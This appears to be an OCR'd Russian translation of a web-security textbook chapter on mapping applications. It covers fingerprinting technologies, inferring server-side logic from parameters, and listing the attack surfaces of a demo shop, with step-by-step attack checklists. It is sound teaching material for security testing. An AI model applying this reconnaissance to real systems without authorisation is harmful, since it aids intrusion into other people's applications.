


Рисунок 4-11. Httprecon определяет приложение EIS

Расширения файлов

Расширения файлов в URL часто раскрывают платформу или язык программирования, использованный для реализации соответствующей функциональности. Например:

• `asp` - Microsoft Active Server Pages;

• `aspx` - Microsoft ASP.NET;

• `jsp` - Java Server Pages;

• `cfm` - ColdFusion;

• `php` - язык PHP;

• `d2w` - WebSphere;

• `pl` - язык Perl;

• `py` - язык Python;

• `dll` - обычно скомпилированный машинный код (C или C++);

• `nsf` или `ntf` - Lotus Domino.

Даже если приложение не использует определённое расширение файла в опубликованном содержимом, обычно можно проверить, реализована ли на сервере технология, поддерживающая это расширение. Например, если установлен ASP.NET, запрос несуществующего файла `.aspx` возвращает особую страницу ошибки, созданную платформой ASP.NET, как показано на рисунке 4-12. Запрос несуществующего файла с другим расширением возвращает общее сообщение об ошибке, созданное веб-сервером, как показано на рисунке 4-13.




Рисунок 4-12. Особая страница ошибки, указывающая на присутствие платформы ASP.NET на сервере

С помощью уже описанных методов автоматизированного обнаружения содержимого можно запросить большое число распространённых расширений файлов и быстро подтвердить, реализована ли на сервере какая-либо из связанных с ними технологий.

Описанное различие в поведении возникает потому, что многие веб-серверы сопоставляют определённые расширения файлов с конкретными серверными компонентами. Каждый компонент может по-своему обрабатывать ошибки, включая запросы несуществующего содержимого. На рисунке 4-14 показаны различные расширения, сопоставленные разным библиотекам DLL обработчиков в стандартной установке IIS 5.0.




Рисунок 4-13. Общее сообщение об ошибке, создаваемое при запросе неизвестного расширения файла




Рисунок 4-14. Сопоставления расширений файлов в IIS 5.0

Присутствие каждого сопоставления расширения файла можно обнаружить по различающимся сообщениям об ошибках, создаваемым при запросе этого расширения. В некоторых случаях обнаружение определённого сопоставления может указывать на наличие уязвимости веб-сервера. Например, в прошлом в обработчиках `.printer` и `.ida`/`.idq` для IIS обнаруживались уязвимости переполнения буфера.

Следует помнить ещё об одном распространённом признаке: URL следующего вида:

```
https://wahh-app/news/0,,2-421206,00.html
```

Разделённые запятыми числа в конце URL обычно создаются платформой управления содержимым Vignette.

Имена каталогов

Часто встречаются имена подкаталогов, указывающие на наличие связанной технологии. Например:

• `servlet` - сервлеты Java;

• `pls` - шлюз PL/SQL сервера приложений Oracle;

• `cfdocs` или `cfide` - ColdFusion;

• `SilverStream` - веб-сервер SilverStream;

• `WebObjects` или `{функция}.woa` - Apple WebObjects;

• `rails` - Ruby on Rails.

Токены сеанса

Многие веб-серверы и платформы веб-приложений по умолчанию создают токены сеанса с именами, которые сообщают сведения об используемой технологии. Например:

• `JSESSIONID` - платформа Java;

• `ASPSESSIONID` - сервер Microsoft IIS;

• `ASP.NET_SessionId` - Microsoft ASP.NET;

• `CFID`/`CFTOKEN` - ColdFusion;

• `PHPSESSID` - PHP.

Сторонние программные компоненты

Многие веб-приложения включают сторонние программные компоненты для реализации распространённой функциональности, например корзин покупок, механизмов входа и досок сообщений. Они могут иметь открытый исходный код или быть приобретены у внешнего разработчика программного обеспечения. В подобных случаях те же компоненты часто встречаются во множестве других веб-приложений в Интернете, которые можно исследовать, чтобы понять работу компонента. Нередко другие приложения используют иные функции того же компонента, позволяя выявить дополнительное поведение и функциональность помимо непосредственно видимых в целевом приложении. Кроме того, программное обеспечение может содержать известные уязвимости, уже обсуждавшиеся в других источниках, либо вы можете самостоятельно загрузить и установить компонент, чтобы выполнить анализ исходного кода или исследовать его на наличие дефектов в контролируемых условиях.

Этапы атаки

1. Выявите все точки ввода пользовательских данных, включая URL, параметры строки запроса, данные `POST`, файлы cookie и другие заголовки HTTP, обрабатываемые приложением.

2. Изучите формат строки запроса, используемый приложением. Если он не соответствует стандартному формату, описанному в главе 3, постарайтесь понять, как параметры передаются через URL. Практически все особые схемы всё же используют какую-либо разновидность модели «имя/значение», поэтому постарайтесь выяснить, как пары «имя/значение» заключены в обнаруженные вами нестандартные URL.

3. Выявите все внеполосные каналы, по которым в обработку приложения поступают управляемые пользователем или другие сторонние данные.

4. Просмотрите баннер HTTP `Server`, возвращаемый приложением. Учтите, что в некоторых случаях разные области приложения обрабатываются разными внутренними компонентами, поэтому могут быть получены разные заголовки `Server`.

6. Проверьте наличие других идентификаторов программного обеспечения в особых заголовках HTTP или комментариях исходного кода HTML.

7. Запустите инструмент httprint, чтобы определить веб-сервер.

8. Если получены подробные сведения о веб-сервере и других компонентах, исследуйте используемые версии программного обеспечения и найдите уязвимости, которые можно эксплуатировать для развития атаки (см. главу 18).

9. Просмотрите карту URL приложения и найдите примечательные расширения файлов, каталоги и другие подпоследовательности, способные подсказать, какие технологии используются на сервере.

10. Просмотрите имена всех токенов сеанса, выдаваемых приложением, чтобы определить используемые технологии.

11. С помощью списков распространённых технологий или Google установите, какие технологии могут применяться на сервере, либо найдите другие веб-сайты и приложения, предположительно использующие те же технологии.

12. Выполните в Google поиск по именам необычных файлов cookie, сценариев, заголовков HTTP и подобных элементов, которые могут принадлежать сторонним программным компонентам. Если найдены другие приложения с теми же компонентами, изучите их, чтобы выявить поддерживаемые компонентами дополнительные функции и параметры, и проверьте, присутствуют ли они в вашем целевом приложении. Учтите, что в каждой реализации сторонние компоненты могут выглядеть и восприниматься совершенно по-разному из-за настройки фирменного оформления, однако основная функциональность, включая имена сценариев и параметров, часто остаётся одинаковой. По возможности загрузите и установите компонент и проанализируйте его, чтобы полностью понять его возможности и, если удастся, обнаружить уязвимости. Обратитесь к реестрам известных уязвимостей, чтобы выявить известные дефекты рассматриваемого компонента.

Выявление серверной функциональности

Наблюдая признаки, которые приложение раскрывает клиенту, часто можно сделать множество выводов о серверной функциональности и структуре или по меньшей мере выдвинуть обоснованные предположения.

Анализ запросов

Рассмотрим следующий URL, используемый для доступа к функции поиска:

```
https://wahh-app.com/calendar.
    jsp?name=new%20applicants&isExpired=0&startDate=22%2F09%2F2010&endDate=22%2F03%2F2011&OrderBy=na
    me
```

Как вы уже видели, расширение файла `.jsp` указывает на использование Java Server Pages. Можно предположить, что функция поиска получает сведения из системы индексирования или базы данных. Наличие параметра `OrderBy` позволяет предположить, что используется внутренняя база данных, а передаваемое вами значение может применяться как предложение `ORDER BY` SQL-запроса. Этот параметр вполне может быть уязвим для SQL-инъекции, как и любой другой параметр, если он используется в запросах к базе данных (см. главу 9).

Среди других параметров также представляет интерес поле `isExpired`. По всей видимости, это логический флаг, задающий, должно ли в поисковый запрос включаться содержимое с истёкшим сроком действия. Если разработчики приложения не предполагали, что обычные пользователи смогут получать такое содержимое, изменение значения этого параметра с `0` на `1` может выявить уязвимость управления доступом (см. главу 8).

Следующий URL, позволяющий пользователям обращаться к системе управления содержимым, содержит другой набор подсказок:

```
https://wahh-app.com/workbench.aspx?template=NewBranch.tpl&loc=/default&ver=2.31&edit=false
```

Здесь расширение файла `.aspx` указывает, что перед нами приложение ASP.NET. Кроме того, весьма вероятно, что параметр `template` используется для задания имени файла, а параметр `loc` - для задания каталога. Возможное расширение файла `.tpl`, как и расположение `/default`, которое вполне может быть именем каталога, по-видимому, подтверждает это. Возможно, приложение получает указанный файл шаблона и включает его содержимое в свой ответ. Эти параметры вполне могут быть уязвимы для атак с обходом путей, позволяющих читать произвольные файлы с сервера (см. главу 10).

Представляет интерес и параметр `edit`, которому присвоено значение `false`. Возможно, изменение этого значения на `true` модифицирует функциональность регистрации и потенциально позволит злоумышленнику редактировать элементы, которые разработчик приложения не предполагал делать редактируемыми. Назначение параметра `ver` невозможно сразу угадать, однако его изменение может заставить приложение выполнить другой набор функций, пригодных для эксплуатации злоумышленником.

Наконец, рассмотрим следующий запрос, используемый для отправки вопроса администраторам приложения:

```
POST /feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 389

from=user@wahh-mail.com&to=helpdesk@wahh-app.com&subject=
Problem+logging+in&message=Please+help...
```

Как и в других примерах, расширение файла `.php` указывает, что функция реализована на языке PHP. Кроме того, почти наверняка приложение взаимодействует с внешней системой электронной почты, и, по всей видимости, управляемые пользователем входные данные передаются этой системе во всех соответствующих полях письма. Функцию, возможно, удастся эксплуатировать для отправки произвольных сообщений любому получателю, а любое из полей может также быть уязвимо для инъекции заголовков электронной почты (см. главу 10).

Совет. Чтобы угадать назначение различных частей запроса, часто необходимо рассматривать URL целиком и учитывать контекст приложения. Вспомните следующий URL из приложения Extreme Internet Shopping:

`http://eis/pub/media/117/view`

Обработка этого URL, вероятно, функционально эквивалентна следующей:

`http://eis/manager?schema=pub&type=media&id=117&action=view`

Хотя уверенности нет, представляется вероятным, что ресурс 117 входит в коллекцию ресурсов `media`, а приложение выполняет над этим ресурсом действие, эквивалентное `view`. Изучение других URL помогло бы подтвердить это.

В первую очередь следовало бы изменить действие `view` на возможный альтернативный вариант, например `edit` или `add`. Однако если изменить его на `add` и предположение окажется верным, это, скорее всего, будет соответствовать попытке добавить ресурс с идентификатором 117. Вероятно, она завершится неудачей, поскольку ресурс с идентификатором 117 уже существует. Лучше всего искать операцию `add` со значением идентификатора выше наибольшего наблюдавшегося или выбрать произвольно большое значение. Например, можно запросить следующее:

`http://eis/pub/media/7337/add`

Возможно, также стоит поискать другие коллекции данных, изменяя `media` при сохранении аналогичной структуры URL:

`http://eis/pub/pages/1/view`

`http://eis/pub/users/1/view`

Этапы атаки

1. Просмотрите имена и значения всех параметров, передаваемых приложению, в контексте поддерживаемой ими функциональности.

2. Попытайтесь мыслить как программист и представить, какие серверные механизмы и технологии, вероятнее всего, использованы для реализации наблюдаемого вами поведения.

Экстраполяция поведения приложения

Часто приложение ведёт себя одинаково во всём диапазоне своей функциональности. Причиной может быть то, что разные функции написаны одним разработчиком, созданы по одной проектной спецификации или используют общие программные компоненты. В такой ситуации можно сделать выводы о серверной функциональности в одной области и экстраполировать их на другую.

Например, приложение может выполнять некоторые глобальные проверки входных данных, такие как очистка разных видов потенциально вредоносного ввода до его обработки. Обнаружив слепую уязвимость SQL-инъекции, можно столкнуться с трудностями при её эксплуатации, потому что логика проверки входных данных незаметно изменяет сформированные вами запросы. Однако другие функции приложения способны хорошо показать, какая именно очистка выполняется, например функция, отражающая некоторые предоставленные пользователем данные в браузере. С её помощью можно проверить разные кодировки и варианты полезной нагрузки SQL-инъекции, чтобы определить, какой необработанный ввод необходимо передать для получения требуемой атакующей строки после применения логики проверки входных данных. Если повезёт, проверка работает одинаково во всём приложении, что позволит эксплуатировать дефект инъекции.

Некоторые приложения при хранении конфиденциальных данных на стороне клиента применяют собственные схемы обфускации, чтобы помешать пользователям бегло просматривать и изменять эти данные (см. главу 5). Некоторые подобные схемы может быть крайне трудно расшифровать, имея доступ лишь к образцу обфусцированных данных. Однако в приложении могут существовать функции, куда пользователь способен передать обфусцированную строку и получить исходную. Например, сообщение об ошибке может включать деобфусцированные данные, вызвавшие ошибку. Если во всём приложении используется одна схема обфускации, можно взять обфусцированную строку из одного места, например файла cookie, и передать её другой функции для расшифровки смысла. Возможно также реконструировать схему обфускации, систематически передавая функции изменяющиеся значения и наблюдая соответствующие им деобфусцированные варианты.

Наконец, ошибки часто обрабатываются в приложении непоследовательно. В одних областях ошибки перехватываются и корректно обрабатываются, тогда как другие просто аварийно завершают работу и возвращают пользователю подробные отладочные сведения (см. главу 15). В такой ситуации сведения из сообщений об ошибках, возвращаемых в одной области, можно применить к другим областям, где ошибки обрабатываются корректно. Например, систематически изменяя параметры запросов и наблюдая получаемые сообщения об ошибках, можно определить внутреннюю структуру и логику компонента приложения. Если повезёт, некоторые аспекты этой структуры воспроизводятся и в других областях.

Этапы атаки

1. Попытайтесь выявить в приложении все места, которые могут содержать подсказки о внутренней структуре и функциональности других областей.

2. Возможно, здесь не удастся сделать твёрдых выводов, однако выявленные случаи могут пригодиться на более позднем этапе атаки, когда вы попытаетесь эксплуатировать потенциальные уязвимости.

Выделение уникального поведения приложения

Иногда ситуация противоположна только что описанной. Во многих хорошо защищённых или зрелых приложениях используется единая среда, предотвращающая многочисленные виды атак, такие как межсайтовый скриптинг, SQL-инъекция и несанкционированный доступ. В таких случаях наиболее плодотворными областями для поиска уязвимостей обычно становятся части приложения, которые были добавлены задним числом, или прикреплены позднее, и потому не обрабатываются общей средой безопасности приложения. Кроме того, они могут быть неправильно связаны с приложением через механизмы аутентификации, управления сеансами и управления доступом. Их часто можно распознать по отличиям во внешнем виде графического интерфейса, соглашениях об именовании параметров или непосредственно по комментариям в исходном коде.

Этапы атаки

1. Отметьте любую функциональность, которая отличается от стандартного внешнего вида графического интерфейса, именования параметров или механизма навигации, применяемых в остальном приложении.

2. Отметьте также функциональность, которая, вероятно, была добавлена задним числом. К примерам относятся отладочные функции, средства CAPTCHA, отслеживание использования и сторонний код.

3. Проведите полную проверку этих областей и не предполагайте, что к ним применяются стандартные защитные средства, используемые в других частях приложения.

Картографирование поверхности атаки

Последний этап процесса картографирования заключается в выявлении различных поверхностей атаки, открываемых приложением, и потенциальных уязвимостей, обычно связанных с каждой из них. Ниже дано приблизительное руководство по некоторым ключевым видам поведения и функциональности, которые можно обнаружить, а также по видам уязвимостей, чаще всего встречающимся в каждом случае. Остальная часть книги посвящена практическим подробностям обнаружения и эксплуатации каждой из этих проблем:

• проверка на стороне клиента - проверки могут не повторяться на сервере;

• взаимодействие с базой данных - SQL-инъекция;

• загрузка файлов на сервер и с сервера - уязвимости обхода путей, хранимый межсайтовый скриптинг;

• отображение предоставленных пользователем данных - межсайтовый скриптинг;

• динамические перенаправления - атаки с перенаправлением и инъекцией заголовков;

• функции социальных сетей - перечисление имён пользователей, хранимый межсайтовый скриптинг;

• вход - перечисление имён пользователей, слабые пароли, возможность применения полного перебора;

• многоэтапный вход - логические дефекты;

• состояние сеанса - предсказуемые токены, небезопасное обращение с токенами;

• средства управления доступом - горизонтальное и вертикальное повышение привилегий;

• функции олицетворения пользователей - повышение привилегий;

• применение передачи незашифрованного текста - перехват сеанса, захват учётных данных и других конфиденциальных сведений;

• внешние ссылки - утечка параметров строки запроса в заголовке `Referer`;

• интерфейсы к внешним системам - упрощения в обработке сеансов и/или управлении доступом;

• сообщения об ошибках - утечка сведений;

• взаимодействие с электронной почтой - инъекция электронной почты и/или команд;

• компоненты машинного кода или взаимодействие с ними - переполнения буфера;

• применение сторонних компонентов приложения - известные уязвимости;

• распознаваемое программное обеспечение веб-сервера - распространённые недостатки конфигурации, известные ошибки программного обеспечения.

Картографирование приложения Extreme Internet Shopping

После картографирования содержимого и функциональности приложения EIS для атаки на него можно выбрать множество путей, как показано на рисунке 4-15.




Рисунок 4-15. Поверхность атаки, открываемая приложением EIS

Каталог `/auth` содержит функциональность аутентификации. Стоит полностью проверить все функции аутентификации, обработку сеансов и управление доступом, включая дополнительные атаки по обнаружению содержимого.

В пути `/core` страница `sitestats`, по-видимому, принимает массив параметров, разделённых символом вертикальной черты (`|`). Помимо обычных атак на основе входных данных, можно перебрать другие значения, такие как `source`, `location` и `IP`, пытаясь раскрыть дополнительные сведения о других пользователях или о странице, заданной в `pageID`. Возможно также получить сведения о недоступных ресурсах или попробовать подстановочное значение параметра `pageID`, например `pageID=all` или `pageID=*`. Наконец, поскольку наблюдаемое значение `pageID` содержит косую черту, оно может указывать на ресурс, получаемый из файловой системы, а значит, возможны атаки с обходом путей.

Путь `/gb` содержит гостевую книгу сайта. Посещение этой страницы позволяет предположить, что она используется как дискуссионный форум, модерируемый администратором. Сообщения проходят модерацию, однако обход входа `login=true` означает, что злоумышленник может попытаться одобрить вредоносные сообщения, например для проведения атак межсайтового скриптинга, и прочитать личные сообщения других пользователей администратору.

